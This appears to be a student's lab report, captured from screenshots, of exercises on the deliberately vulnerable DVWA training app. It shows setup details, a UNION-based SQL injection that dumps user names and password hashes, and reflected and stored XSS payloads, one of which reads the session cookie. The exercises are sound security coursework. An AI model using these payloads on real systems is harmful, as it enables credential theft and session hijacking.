
Name: Uzmah Yusuf Shaikh
UID: 2024301028
Division: D
Batch: D



Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in:
/var/www/html/dvwa/config/config.inc.php

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

General
Operating system: ***nix**

DVWA version:

- Git reference: **4aa0c385a9965ed8daae64c4dd28fbb8d4d3d7b4**
- Author: Robin Wood


reCAPTCHA key: **Missing**

Writable folder /var/www/html/dvwa/hackable/uploads/: Yes
Writable folder /var/www/html/dvwa/config: Yes

Apache
Web Server SERVER_NAME: **10.0.2.15**

mod_rewrite: **Not Enabled**
mod_rewrite is required for the AP labs.

PHP
PHP version: **8.4.11**
PHP function display_errors: **Disabled**
PHP function display_startup_errors: **Disabled**
PHP function allow_url_include: **Disabled** - Feature deprecated in PHP 7.4, see lab for more information
PHP function allow_url_fopen: Enabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed



mod_rewrite: **Not Enabled**
mod_rewrite is required for the AP labs.

PHP
PHP version: **8.4.11**
PHP function display_errors: **Disabled**
PHP function display_startup_errors: **Disabled**
PHP function allow_url_include: **Disabled** - Feature deprecated in PHP 7.4, see lab for more information
PHP function allow_url_fopen: Enabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Database
Backend database: **MySQL/MariaDB**
Database username: **dvwauser**
Database password: **********
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

API
This section is only important if you want to use the API module.
Vendor files installed: **Not Installed**

For information on how to install these, see the README.


Status in red*, indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.


Damn Vulnerable Web Application (DVWA)



Not secure 10.0.2.15/dvwa/login.php
DVWA

Username
[redacted]

Password
••••••••••



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:


1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low | Submit

Additional Tools

- View Broken Access Control Logs - View access logs for the Broken Access Control vulnerability

Security level set to low




Vulnerability: SQL Injection

User ID: ' Submit


More Information


- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/



```
ID: ' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/


ure 10.0.2.15/dvwa/vulnerabilities/xss_r/?name=<script>alert%28%27XSS%27%29%3B<%2Fscript>#
10.0.2.15 says
XSS
OK



Not secure 10.0.2.15/dvwa/vulnerabilities/xss_r/?name=<script>alert%28%27XSS%27%29%3B<%2Fscript>#

10.0.2.15 says

XSS

OK


Vu... Scripting (XSS)

What's your name? Submit

Hello

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/




Not secure 10.0.2.15/dvwa/vulnerabilities/xss_r/?name=<script>alert%28document.cookie%29%3B<%2Fscript>#

10.0.2.15 says

PHPSESSID=efe0c11f31dfd003e40fe358e84060da; security=low

OK



Vulnerability: Stored Cross Site Scripting (XSS)


Name * Stored XSS

Message * <script>alert('Stored XSS');</script>

Name: test
Message: This is a test comment.

More Information

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
